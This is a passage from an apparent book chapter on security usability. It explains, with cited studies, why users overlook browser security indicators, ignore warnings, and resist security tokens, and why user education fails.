One of the portions of the brain that's critical in the regulation of emotions is the amygdala, a part of the primitive limbic system that's involved in the processing of emotions. People occasionally sustain brain injuries that affect the amygdala, either disconnecting or otherwise disabling it so that emotions are severely curtailed. In theory this disabling of the amygdala should lead to completely rational, logical decision-making, a perfect execution of the economic decision model with all emotional biases removed. In reality however people with this type of brain damage tend to be very ineffective decision-makers because they've lost the emotion-driven ability to make decisions based on what actually matters to them. In other words the decision-makers don't really know what they care about any more [172][173].

There's a well-documented phenomenon in psychology in which people have an unrealistically positive opinion of themselves, often totally unsupported by any actual evidence. This phenomenon is sometimes known as the Lake Wobegon effect after US humorist Garrison Keillor's fictional community of the same name, in which "the women are strong, the men are good-looking, and all the children are above average". In one survey of a million school students, *all* of them considered themselves above average in terms of their ability to get along with others, sixty percent considered themselves to be in the top ten percent, and fully a quarter considered themselves in the top one percent [174]. Looking beyond students, people in general consider themselves to be above-average drivers [175], more intelligent than others [176], less prejudiced [177], more fair-minded [178], and, no doubt, better at assessing their own performance than others.

(It's theoretically possible to justify at least the above-average driver rating by fiddling with statistics, for example if we're using as our measure the average number of accidents and the distribution is skewed to the right (a small number of bad drivers push up the mean) then by this measure most drivers will indeed be above average, but this is really just playing with statistics rather than getting to the root of the problem — just because you haven't ploughed into someone yet doesn't make you a good driver. In any case other factors like the IQ distribution are by definition symmetric so it's not possible to juggle the majority of people into the "above average" category in this manner).

This need to see ourselves and our decisions in a positive light is why people see wins as clear wins, but then explain away losses as near-wins ("it was bad luck"/"the quarterback got hurt during the game"/"the ground was too wet from the recent rain"/...) rather than obvious losses. This self-delusion is perhaps generalised from a psychological self-defence mechanism in which we take credit for our own successes, but blame failures on others [179][180]. Students, athletes, academics, all credit themselves for their successes, but blame failures on poor judging or refereeing [181][182][183][184].

This again underlines the fact that (some level of) irrationality is a fundamental aspect of human nature, and not something that you can "educate" users out of. In fact as

the psychology studies discussed above show, it can be quite detrimental to users to suppress irrationality too far.

Mental Models of Security

Users have very poor mental models not only of security technology but also of security threats. This is hardly surprising: they're surrounded by myths and hoaxes and have little means of distinguishing fact from fantasy. To give one widespread example of this, nearly anything that goes wrong with a computer is caused by "a virus". If a program doesn't run any more, if the user can't find the file that they saved last night, if the hard drive develops bad sectors, the cause is always the same: "I think I've got a virus". Since the commercial malware industry goes to great lengths to make its product as undetectable as possible, if whatever's happened is significant enough that the user has noticed it then it's almost certainly anything *but* a virus [185].

Not only do users have a poor idea of what the threats are, they have an equally poor idea of the value of their defences. In one nationwide survey carried out in the US, 94% of users had anti-virus software installed, but only 87% were aware of this. In case this sounds like a great result, half of the software had never been updated since it was installed, rendering it effectively useless [186]. In any case with a failure rate of up to 80%, even the up-to-date software wasn't doing much good [187]

Other software didn't fare much better. Although three quarters of respondents had a (software) firewall installed, only two thirds of those actually had it enabled (unfortunately the survey didn't check to see how many of the firewalls that had actually been enabled were configured to allow anything that wanted in or out). Nearly half of users had no idea what the firewall actually did, with a mere 4% claiming to fully understand its function.

Phishing fared just as badly, with more than half of all respondents not being able to explain what it was, and fully a quarter never having heard the term before. Consider that when your security user interface tells users that it's doing something in order to protect them from phishing attacks, only a quarter of users will actually know what it's talking about!

The high level of disconnect between geeks and the general public is demonstrated by awareness of topics like large-scale data breaches and the endless problems of computer voting machines (which are covered elsewhere). Although the typical Slashdot-reading geek is intimately familiar with and endless succession of data breach horror stories, to the average user they simply don't exist [188]. Conversely, there's a great deal of concern about online stalkers [189], something that rates way down the geek threat scale compared to things like viruses, trojan horses, worms, phishing, DDoS attacks, and the marketing department's ideas on how to run a web server.

A final problem caused by the lack of specific knowledge of the threats out there is an almost fatalistic acceptance of the view that the hacker will always get through [124][189]. Even here though, the threat model is unrealistic: hackers get in by breaking "128-bit encryption", not by using a phishing attack or exploiting a buffer overflow in a web browser.

In addition people tend to associate primarily with others who share their beliefs and values, so the opportunity for corrective feedback is minimised, or when it does occur it's quickly negated. Numerous geeks have experienced the trauma of finally convincing family members or neighbours to engage in some form of safe computing practice only to find that they've reverted back to their old ways the next time they see them because "Ethel from next door does it this way and she's never had a virus".

Even concepts like "secure site" (in the context of web browsing) are hopelessly fuzzy. While security geeks will retreat into muttering about SSL and certificate verification and encrypted transport channels, the average computer-literate user has about as much chance of coming up with a clear definition of "secure site" as they have for coming up with a definition for "Web 2.0", and for nontechnical users the

definition is mostly circular: a secure site is one where it's safe to enter your credit card details. Typical user comments about what constitutes a "secure site" include "I'm under the impression that with secure websites any personal information that I may enter is only accessible to the company that I intend to provide the information to", "I think it means that the information I give to the website can't be accessed by anyone else. I hope that's what it means", and "I think secure Web sites use encryption when sending information. But I am not sure what encryption really means, and if certain people can still intercept that information and make use of it" [190].

It's not that users are universally unmotivated, it's that they're unmotivated to comply with security measures that they don't understand — passwords and smart cards provide the same function, so why use the more complex one when the simpler one will do just as well? Most users are in fact reasonably security-conscious *if they understand the need for the security measures* [191]. As the section on theoretical vs. effective security pointed out, users need to be able to understand the need for a security measure in order to apply it appropriately.

Consider the case of 802.11 (in)security. After a German court in Hamburg found the owner of an open (insecure) 802.11 LAN responsible for its misuse by a third party (this was in response to a music industry lawsuit, so the legal angle is somewhat skewed), one user complained in a letter to a computer magazine that "My WLAN is open [insecure] in order to make it useful. Everyone who's used a WLAN knows this [...] misuse of a WLAN requires a considerable amount of criminal energy against which I can't defend myself, even if I use encryption" [192]. The magazine editors responded that one mouse click was all the criminal energy that it took to misuse an open 802.11 access point. This comment, coming from a typical user, indicates that they both have no idea how easy it is to compromise an open 802.11 LAN, and no idea that using encryption (at least in the form of WPA, not the broken WEP) could improve the situation. In other words they didn't want to apply security measures because they had no idea that they were either necessary or useful.

Browser security indicators

You may notice when you are on our home page that some familiar indicators do not appear in your browser to confirm the entire page is secure. Those indicators include the small "lock" icon in the bottom right corner of the browser frame and the "s" in the Web address bar (for example, "https").

To provide the fastest access to our home page for all of our millions of customers and other visitors, we have made signing in to Online Banking secure without making the entire page secure. Again, please be assured that your ID and passcode are secure and that only Bank of America has access to them.



Figure 17: Conditioning users to become victims of phishing attacks

Problems in motivating people to think about security also occur at the service provider side. Most US banking sites are still using completely insecure, unprotected logins to online banking services because they want to put advertising on their home pages (low-interest home loans, pre-approved credit cards, and so on) and using SSL to secure them would make their pages load more slowly than their competitors'. This practice has been widely decried by security experts for years and has even been warned about by browser vendors [193] without having any noticeable effect on the banks' security practices.

Browsers will actually warn users of this problem, but since the warning pops up whenever they enter any information of any kind into their browser, and includes an

enabled-by-default “Don’t display this warning again” setting (see the earlier discussion of this issue), the warning is long since disabled by the time the user gets to their banking page [194].

Even more frighteningly, US financial institutions are actively training users to become future victims of phishing attacks through messages such as the ones shown in Figure 17 and Figure 18 (this practice is depressingly common, these two examples are representative of a widespread practice). More recently, they’ve come up with a new twist on this by training users to ignore HTTPS indicators in favour of easily-spoofed (and completely ineffective) site images, a practice covered in more detail in the section on usability testing. This illustrates that not only end-users but also large organisations like financial institutions completely misunderstand the nature of SSL’s certificate-based security model and what it’s supposed to achieve. This is particularly problematic because surveys of users have found that they are more likely to trust banks about security than other organisations because of a belief that banks are more concerned about this [189].

One very detailed book on phishing and phishing counter-measures even includes a chapter with screenshots illustrating all of the ways in which financial institutions break their own security rules [195]. Examples include Bank of America email with clickable links leading to what looks like a spoofed phishing site (the domain is `bankofamerica1` instead of the expected `bankofamerica`), a Capital One email directing users to an even phishier-sounding site `capitalone.bfi0.com`, a Network Solutions email containing a call to action to update account details (another phishing staple), an American Express email telling readers to click on camouflaged links (`-http://expectedsite.com`) to update their account information, and the usual collection of banking sites running without SSL. The one for MoneyAccess is particularly beautiful: It’s located at an (apparent) outsourcing site completely unrelated to MoneyAccess, and the default login credentials that it asks for are your credit card and social security number!




Figure 18: More user conditioning

In contrast, the use of un-secured online banking logins is almost unheard of outside the US, when banks are more conscious of customer security. In some countries there were concerted efforts by all banks to ensure that they had a single, consistent, secure interface to all of their online banking services, although even there it occasionally lead to intense debate over whether security should be allowed to override advertising potential. When you’re planning your security measures, you should be aware of the conflicting requirements that business and politics will throw up, often requiring solutions at the business or political rather than the technological level.

Security at Layers 8 and 9

Users are in general unmotivated and will often choose the path of least resistance even if they know that it’s less secure. In other words, security is very rarely the user’s priority, and if it gets in the way they’ll avoid it. For example, students at Dartmouth College in the US preferred using passwords on public PCs even though

far more (theoretically) secure USB tokens had been made freely available by the college, because passwords were more convenient [196]. This aversion to the use of crypto tokens like smart cards and USB tokens isn't just due to user reticence though. Usability evaluations of these devices have shown that people find them extremely difficult to use, with smart card users taking more than twice as long as USB token users to send a sample set of emails, creating *seven times* the volume of tech support calls, and making more than twice the number of errors in the process. A breakdown of the problems encountered indicates that they're mostly due to the poor usability of the card and reader combination. Users accidentally unplugged the reader, inserted cards upside-down, inserted them only partially (69% of errors were due to some form of card insertion problem), and so on. Approximately half of all these errors resulted in calls to tech support for help. In the final user evaluation after the trial had been concluded, depicted in the pie chart in Figure 19, not one participant said that they'd want to use a smart card security token [197].

Would you use a smart card as an
Internet security token?




Figure 19: Pie chart of smart card usability evaluation results

In addition to the actual usage problems, the user tests had to make use of devices that had been pre-installed and tested by IT administrators, since requiring the users to install the readers themselves would quite likely have halted the testing at that point for many participants — one driver evaluation test across a range of device vendors found drivers that disabled laptop power management, stalled the PC while waiting for USB activity or alternatively stalled the PC until some timeout value (30s or 45s) was exceeded, disabled other USB and/or serial devices on the system, performed constant CPU-intensive device polling that drained laptop batteries, and so on [198]. While requiring that users install the devices themselves couldn't have lowered the final score (since it was already at 0%), it would probably have prevented much of the user evaluation from even taking place.

In hindsight this result seems rather obvious. When smart cards were first proposed in the 1960s, the idea of putting a computer into a credit card was straight from science fiction (the microprocessor hadn't even been invented at the time). Apart from a vague plan to use them to replace mag-stripe cards, no-one really thought about what you'd do with the cards when it became possible to realise them. When they did finally turn up, people were presented with something rather less capable than the most primitive 1970s kids home computer, no display capabilities, no input capabilities, no onboard power or clock, in fact nothing that you'd need for an effective security token. So while smart cards have found niche markets in prepaid micropayment applications areas like prepaid phones, bus fares, and pay TV, they don't provide any usable, or even useful solution to common computer security problems.

The smart card result can be generalised to state that users dislike being forced to use a particular interface, with one Gartner group survey finding that although users claimed that they wanted more security, when it came down to it they really wanted to stick with passwords rather than going to more (theoretically) secure solutions like smart cards and RSA keys [199]. The usability problems of this type of token have led to some ingenious efforts to make them more convenient for everyday use. The SecurID fob camera, in which a user got tired of having to have a SecurID token on him and "solved" the usability problem by placing it under a webcam that he could access via any web browser, is one such example [200]. More recently this approach has been extended with OCR software, completely removing the human from the loop [201]. Extending this a step further, the ultimate user-friendly authentication

token would be one with a built-in web server that allows its output to be automatically retrieved by anything needing authentication information. Although this is meant as a tongue-in-cheek observation, this is more or less the approach used by single-sign-on initiatives like OpenID, with security consequences that have already been discussed.

User Involvement

An earlier section warned of the dangers of requiring users to make decisions about things that they don't care about. Users won't pay much attention to a security user interface feature unless it's a part of the critical action sequence, or in plain English an integral part of what they're doing. This is why almost no-one bothers to check site certificates on web sites, because it's not an essential part of what they're trying to accomplish, which is to use the web site. If a user is trying to perform task A and an unexpected dialog box B pops up (Figure 20), they aren't going to stop and carefully consider B. Instead, they're going to find the quickest way to get rid of B so that they can get back to doing their intended task A (Figure 21).




Figure 20: What the developers wrote

This is reflected in studies of the effectiveness of security user interface elements in web browsers. Carried out on a cross-section of university-educated computer users who were aware in advance (via the study's consent form) that they were taking part in a security usability evaluation study, it found that all of the standard browser security indicators were incapable of effectively communicating the security states to the user: 65% ignored the padlock, 59% paid no attention to the `https://` in the address bar, 77% didn't notice the Firefox address bar SSL indicator (and of the few who did notice it, only two users actually understood its significance), and when presented with an invalid-certificate warning dialog, 68% immediately clicked 'OK' without reading the dialog. Of the total number of users in the study, just one single user was able to explain what they'd done when they clicked on the dialog [98].

This phenomenon isn't confined just to browser security indicators. In real life as in online life, few people ever read warnings even though they may claim that they do. One study of warning labels placed conspicuously on (potentially) dangerous products found that although 97% of subjects claimed to have read the warning labels, only 23% actually did [202].



Figure 21: What the user sees

Another study into the effectiveness of browser security mechanisms found that not a single user checked the certificate when deciding whether a site was secure or not [203]. Other studies that examined users' abilities to detect non-SSL-protected or spoofed sites found similar results: browser security indicators simply don't work, with one study of experienced computer users finding that only 18% of them could correctly identify an unprotected (no SSL vs. SSL-protected) site, concluding that "current browser indicators are not sufficient for security" [47].

A typical user's comment on the browser security indicators is found in an online discussion of certificate security: "I am an end user and I don't know what any of the stuff that comes up in the boxes means. I knew about the lock meaning it's supposed to be secure, but I didn't realize how easy it was get that [buy or self-sign a certificate]. Also, I hadn't realized that the address bar changing color has to do with secure sites" [204]. Even hardcore geeks can't figure it out. As programmer and human factors specialist Jeff Atwood puts it, "none of that makes any sense to me, and I'm a programmer. Imagine the poor end user trying to make heads or tails of this" [205].

There maybe an even deeper problem underlying all of this: many users, including ones who appear to be quite well-informed about technology like HTTP and SSL/TLS, seem to be unaware that SSL/TLS provides server authentication (!! [190]. So it's not just that people don't notice security indicators like the padlock or don't know what they signify, they aren't even aware of what the underlying security mechanism does! As the authors of the survey that revealed this conclude, "the evidence suggests that respondents were unaware of the benefits (or importance) or server authentication in communicating with secure sites, including many respondents who demonstrated detailed technical knowledge of at least some aspects of the SSL/TLS protocol".

An extreme example of the click, whirr response occurs with EULAs (End-User License Agreements for software), which no-one ever reads because all that they do is stall progress when setting up an application. Usability researchers have performed an experiment in which they expended considerable effort to make the EULA easier to read, but found that this didn't help because users still didn't read it [206]. Spyware and malware developers take advantage of this fact when they install their malware on a PC with the user's "permission". Probably the best approach to this problem is the EULAnalyzer, a scanner that scans EULAs for trigger words and phrases and alerts the user if any are present [207]. The fact that EULAs have become an arms race between vendors' lawyers and users is an indication of just how dysfunctional this mechanism really is.

Copyright notices at the start of a videotape or DVD run into the same problem as EULAs, with users either fast-forwarding through them on their VCRs or ignoring

them after film studios forced DVD player manufacturers to disable fast-forward while the copyright notice was being displayed. Film enthusiasts will go so far as to re-master DVDs just to get rid of the annoying messages that interrupt their enjoyment of the film that they've bought. Users want to see a film (or run an application), and reading a legal notice is just an impediment to doing this. For example in the EULA study, typical user feedback was "No matter what you do, eventually I'm going to ignore it and install the software anyway" [206]. Just how pernicious this issue is was illustrated by Google security researcher Niels Provos, who explained that when Google warned users about malware-infected pages when displaying search results, 30-40% of users ignored the warning and clicked through to the infected site (the interface was later changed to require manually cutting and pasting the link in order to visit the site) [208].

Download MSN Chat

Your browser is now downloading the chat software...

Please follow these instructions to properly download the software.

1. **The software will take approximately 2 minutes to download (using a 28.8K modem).** If you see one or more dialog boxes that ask if you want to install the software, press the **Yes** (or equivalent) button. If you press No, the software will not be installed properly.
2. Click the "I See the Smiley Face" link when you see the smiley face to the right. This will be your indication that the software has been successfully downloaded and you are ready to begin chatting.



I See the Smiley Face!

Figure 22: I can see the dancing bunnies!

This phenomenon, illustrated in Figure 16, is known to user interface developers as the "dancing bunnies problem", based on an earlier observation that "given a choice between dancing pigs and security, users will pick dancing pigs every time" [209]. The dancing bunnies problem is a phishing-specific restatement observing that users will do whatever it takes to see the dancing bunnies that an email message is telling them about [210]. In one phishing study, nearly half of the users who fell victim to phishing sites said that they were concentrating on getting their job done rather than monitoring security indicators, with several noting that although they noticed some of the security warnings, they had to take some risks in order to get the job done [211]. Something similar happened during usability testing of a password-manager plugin for the Firefox browser, users simply gave up trying to use the password manager rather than looking to the documentation for help [212].

The 'Simon Says' Problem

Related to this issue is what usability researcher Ka-Ping Yee has called the "Simon Says problem". In the children's game of the same name, users are expected to do what a leader tells them when they precede the order with "Simon says...", but to change their behaviour in the absence of the "Simon says" phrase. In other words users are expected to react to the *absence* of a stimulus rather than its presence, something that anyone who's ever played the game can confirm is very difficult. This problem is well-known to social psychologists, who note that it's one of the things that differentiate novices from experts — an expert will notice the absence of a

particular cue while a novice won't, because they don't know what's supposed to happen and therefore don't appreciate the significance of something when it doesn't happen.

Psychologists have known about the inability of humans to react to the absence of stimuli for some time. In one experiment carried out more than a quarter of a century ago, participants were shown sets of trigrams (groups of three letters) and told that one of them was special. After seeing 34 sets of trigrams on average, they were able to figure out that the special feature in the trigram was that it contained the letter T. When this condition was reversed and the special trigram lacked the letter T, no-one was ever able to figure this out, no matter how many trigrams they saw [213]. In other words they were totally unable to detect the absence of a certain stimulus. Unfortunately this lack of something happening is exactly what web browsers expect users to respond to: a tiny padlock indicates that SSL security is in effect, but the *absence* of a padlock indicates that there's a problem.

Another contributing factor towards the Simon Says problem is the fact that people find negative information far more difficult to process than positive information [214][215]. This problem is well known among educational psychologists, who advise educators against using negative wording in teaching because information is learned as a series of positively-worded truths, not a collection of non-facts and false statements [216]. Consider the following propositional calculus problem:

If today is not Wednesday then it is not a public holiday.
Today is not a public holiday.

Is today not Wednesday? Research has shown that people find negative-information problems like this much harder to evaluate than positive-information ones ("If today *is* Wednesday ..."), and are far more likely to get it wrong. Now compare this to the problem presented by browser security indicators, "If the padlock is not showing then the security is not present". This is that very problem form that psychological research tells us is the hardest for people to deal with!

Contributing to the problem is the fact that the invisibly secured (via SSL) web browser looks almost identical to the completely unsecured one, making it easy for the user to overlook. In technical terms, the Hamming weight of the security indicators is close to zero. This has been confirmed in numerous studies. For example one study, which went to some trouble to be as realistic as possible by having users use their own accounts and passwords and giving them browser security training beforehand, reported a 100% failure rate for browser HTTPS indicators — not one user noticed that they were missing [217]. Another example of an indicator with insufficient Hamming weight is the small warning strip that was added to Internet Explorer 6 SP2, with one usability test on experienced users and developers finding that no-one had noticed its presence [218]. Another test that examined the usability of password managers found that no-one noticed the fact that the password manager changed the background colour of password fields to indicate that the password had been secured [212].




Figure 23: Vista UAC dialog

Another (informal) evaluation of Windows Vista’s (much-maligned) User Account Control (UAC) dialog, of which an example is shown in Figure 23, found that not one user noticed that the UAC dialog title had different colours in different situations [219], let alone knowing what it was that the different colours signified (this dialog is another gem from the “Ken Thompson’s car” school of user interface design). Neither the official Microsoft overview of UAC in Microsoft Technet [220], nor popular alternative information sources like Wikipedia [221] even document (at the time of writing) the existence of these colour differences, let alone indicating what they mean. It requires digging deep down into an extremely long and geeky discussion of UAC to find that a red title means that the application is blocked by Windows Group Policy, blue/green means that it’s a Vista administrative application, grey means that it’s an Authenticode signed application, and yellow means that it’s not signed [222]. Bonus points if you can explain the significance of those distinctions.

This problem isn’t confined solely to security indicators. In one user test, the status bar on the spreadsheet application being tested would flash the message “There is a \$50 bill taped to the bottom of your chair. Take it!”. After a full day of user testing, not one user had claimed the bill [223]. A better-known example of the phenomenon, which has been used in a number of pop-psychology TV programs, was demonstrated by 2004 Ig Nobel prize winners Daniel Simons and Christopher Chabris in a 1999 experiment in which test subjects were asked to observe a video of a people playing basketball in front of three elevator doors. Halfway through the video, a tall woman carrying an umbrella or a person dressed in a gorilla suit (both obviously non-players) walked across the scene. Only 54% of the test subjects noticed [224].

Security Indicators and Inattentional Blindness

The phenomenon whereby people are unable to perceive unexpected objects is known as inattentional blindness. This occurs because humans have a deficit of something called “attention”. The exact nature of attention isn’t too well understood yet [225], but whatever it is we don’t have enough of it to go around. Since attention is needed in order to spot change and is strongly tied to the motion signals that accompany the change, a lack of motion and/or a swamping of the signals results in an inability to spot the change. To see this effect in nature, think of a predator slowly and cautiously stalking their prey and only risking drawing attention through a burst of speed right at the end when it’s too late for the victim to do anything.

One very common situation in which this occurs is on the road, where drivers are looking for other cars and (on some streets) pedestrians, but are unable to register the presence of unexpected objects. Cyclists and motorbike riders were all too familiar with this problem decades before it even had a name because they found that they were more or less invisible to the drivers that they shared the roads with. A simple change to a motorbike such as mounting a pair of driving lights relatively far apart on

a bike can greatly improve your “visibility” to drivers (at the expense of making your bike look really ugly) because now you match the visual pattern “car” rather than the invisible “not-a-car”. The first major work to explore this area concluded that “there is no conscious perception without attention” [226]. If people aren’t specifically looking for something like a security indicator then most of them won’t see it when it appears.

Over several million years of human evolution, we have learned to focus our attention on what’s important to us (things like imminent danger) and filter out irrelevant details. Human perception therefore acts to focus us on important details and prevents us from being distracted by irrelevant (or irrelevant-seeming) noise [227]. Over time, humans have learned to instinctively recognise obvious danger indicators like snakes, flashing red lights, and used-car salesmen, and can react automatically to them without having to stop and think about it. Psychologists have found that subjects who have never even seen something like a snake before are still instinctively afraid of it the first time that they’re shown one. Having your application flash up a photo of a cobra about to strike probably isn’t a good idea though.

On the other hand people pay scant attention to the lack of a padlock because it’s both unobvious and because it’s never been something that’s associated with danger. After all, why would a computer allow them to simply go ahead and perform a dangerous operation? Would someone build a house in which the power was carried by exposed copper wiring along the walls, with a little lightning-bolt icon down at ground level to warn users of the danger of electrocution? If they did, how long would they stay in business?

It’s not just humans that have had problems adapting to modern times. Animals like sheep will run in a straight line in front of a car (rather than ducking to the side to escape harm) because they know that by ducking aside they’ll be presenting their vulnerable flank to the predator that’s chasing them. Kangaroos will actually leap directly in front of a speeding car for the same reason, and the less said about the maladaptive behaviour of the hedgehog, the better.

Even the more obvious indicators like the security toolbars that are available as various forms of browser plugin have little additional value when it comes to securing users (and that’s assuming that the toolbars themselves aren’t the source of security holes [228]). A study of the effectiveness of a range of these toolbars on university-educated users who had been informed in advance that they were taking part in a phishing study (informed consent is an ethical requirement in studies on human subjects) found that an average of 39% of users were fooled by phishing sites across the entire range of toolbars [229]. Without this advance warning the figures would be far worse, both because users wouldn’t specifically be on the lookout for phishing attacks and more importantly because most users wouldn’t notice the toolbars and if they did would have had little idea what they signified.

So is inattention blindness merely accelerated forgetting (we register something at some level but don’t retain it, so-called inattention blindness), or are we truly blind? This is an interesting question because experiments with other types of attention have shown that we often register things even when we’re not consciously aware of it [230][231][232] (although in general research on unconscious perception is somewhat controversial and so far, rather inconclusive. Note in particular that the more outrageous claims that have been made about unconscious perception, specifically what’s popularly known as “subliminal messages”, are pure pseudoscience. The only connection they have with psychology is the type that the marketers of the material are using on a gullible public). When it comes to inattention blindness though, we really are blind: functional magnetic resonance imaging (fMRI) experiments have shown that when attention is occupied with another task there’s no brain activity whatsoever arising from the new stimulus [233]. In other words we really are totally blind (or deaf, or whatever senses the stimulus isn’t engaging) in this situation, at least as far as higher-level brain activity is concerned.

(fMRI is a wonderful thing. If you're a guy then the next time your SO bugs you about playing too much Halo 3 tell her that the portions of male brains associated with reward and addiction are more likely to be activated by video games than female brains, and it's really not your fault [234]. Hopefully a similar result for beer will be forthcoming).

User Education, and Why it Doesn't Work

Don't rely on user education to try and solve problems with your security user interface. More than a century ago Thomas Jefferson may have been able to state that "if we think [people] not enlightened enough to exercise their control with wholesome discretion, the remedy is not to take it from them, but to inform their discretion by education" [235], but in today's computer security is simply too complicated, and the motivation for most users to learn its intricacies too low for this strategy to ever work. Even just the basic task of communicating the information to the user in a meaningful manner is complex enough to fill entire books [236]. As earlier portions of this section have pointed out, this is just not something that the human mind is particularly well set-up to deal with.

Nobody wants to read instruction manuals, even if they're in the form of pop-up dialogs. Studies of real-world users have shown that they just aren't interested in having to figure out how an application works in order to use it. Furthermore, many concepts in computer security are just too complex for anyone but a small subset of hardcore geeks to understand. For example one usability study in which technology-savvy university students were given 2-3 page explanations of PKI technology (as it applied to SSL) found that none of them could understand it, and that was after reading a long explanation of how it worked, a point that the typical user would never even get to [237]. Before the PGP fans leap on this as another example of X.509's unusability, it should be mentioned that PGP, which a mere 10% of users could understand, fared little better.

These results have been confirmed again and again by experiments and studies across the globe. For example one two-year trial in Italy, which tried to carefully explain the security principles involved to its users, received feedback like "please remove all these comments about digital certificates etc., just write in the first page 'protected by 128bit SSL' as everybody else does" [238].

This lack of desire and inability to understand applies even more to something where the benefits are as nebulous as providing security, as opposed to something concrete like removing red-eye from a photograph. When confronted with a user interface, people tend to scan some of the text and then click on the first reasonable option, a technique called satisficing that allows users to find a solution that both satisfies and suffices (this is a variation of the singular evaluation approach that we encountered earlier). As a result, they don't stop to try and figure out how things work, they just muddle through [239]. The French have formalised this process under the name "le système D", where the D stands for "se débrouiller", meaning "to muddle through".

In addition to applying système D, users don't really appear to mind how many times they click (at least up to a point), as long as each click is an unambiguous, mindless choice [240]. People don't make optimal choices, they satisfice, and only resort to reading instructions after they've failed at several attempts to muddle through.

Unfortunately when working with computer user interfaces we can't employ standard approaches to dealing with these sorts of operator errors. In standard scenarios where errors are an issue (the canonical example being operating a nuclear reactor or an aircraft), we can use pre-selection screening (taking into account supposedly representative indices like school grades), applicant screening (application exams, psychological screening, and so on), and job training (both before the user begins their job, and continuous assessment as they work). Such processes however aren't possible for the majority of cases that involve computer use. In effect we're dealing with vast hordes of totally untrained, often totally unsuitable (by conventional selection methods) operators of equipment whose misuse can have serious consequences for themselves, and occasionally others.

Even such mildly palliative measures as trying to avoid making critical decisions in the early hours of the morning (when more errors occur than at other times of the day) [241] aren't possible because we have no control over when users will be at their computers. No conventional human-centred error management techniques such as user screening and training, which have evolved over decades of industry practice, are really applicable to computer use, because in most cases we have no control over the users or the environment in which they're operating.

Attackers will then take advantage of the complexity of the user interface, lack of user understanding, and user satisficing, to sidestep security measures. For example when users, after several years of effort, finally learned that clicking on random email attachments was dangerous, attackers made sure that the messages appeared to come from colleagues, friends, trading partners, or family (going through a user's address book and sending a copy of itself to all of their contacts is a standard malware tactic). For example AOL reported that in 2005 six of the top ten spam subject lines fell into this category [242], completely defeating the "Don't click on attachments from someone you don't know" conditioning. In addition to this problem, a modern electronic office simply can't function without users clicking on attachments from colleagues and trading partners, rendering years of user education effort mostly useless.

A better use of the time and effort required for user education would have been to concentrate on making the types of documents that are sent as attachments purely passive and unable to cause any action on the destination machine. A generalisation of this problem is that we have Turing machines everywhere — in the pursuit of extensibility, everything from Word documents to web site URLs has been turned into a programming language (there's even a standards group that manages the creation of such embedded Turing machines [243][244]). You can't even trust hardcopy any more, since it's a trivial task to use the programmability of printer languages like Postscript to have the screen display one thing (for example a payment value of \$1,000) and the printout display another (\$10,000 or \$100, depending on which way you want to go) [245].

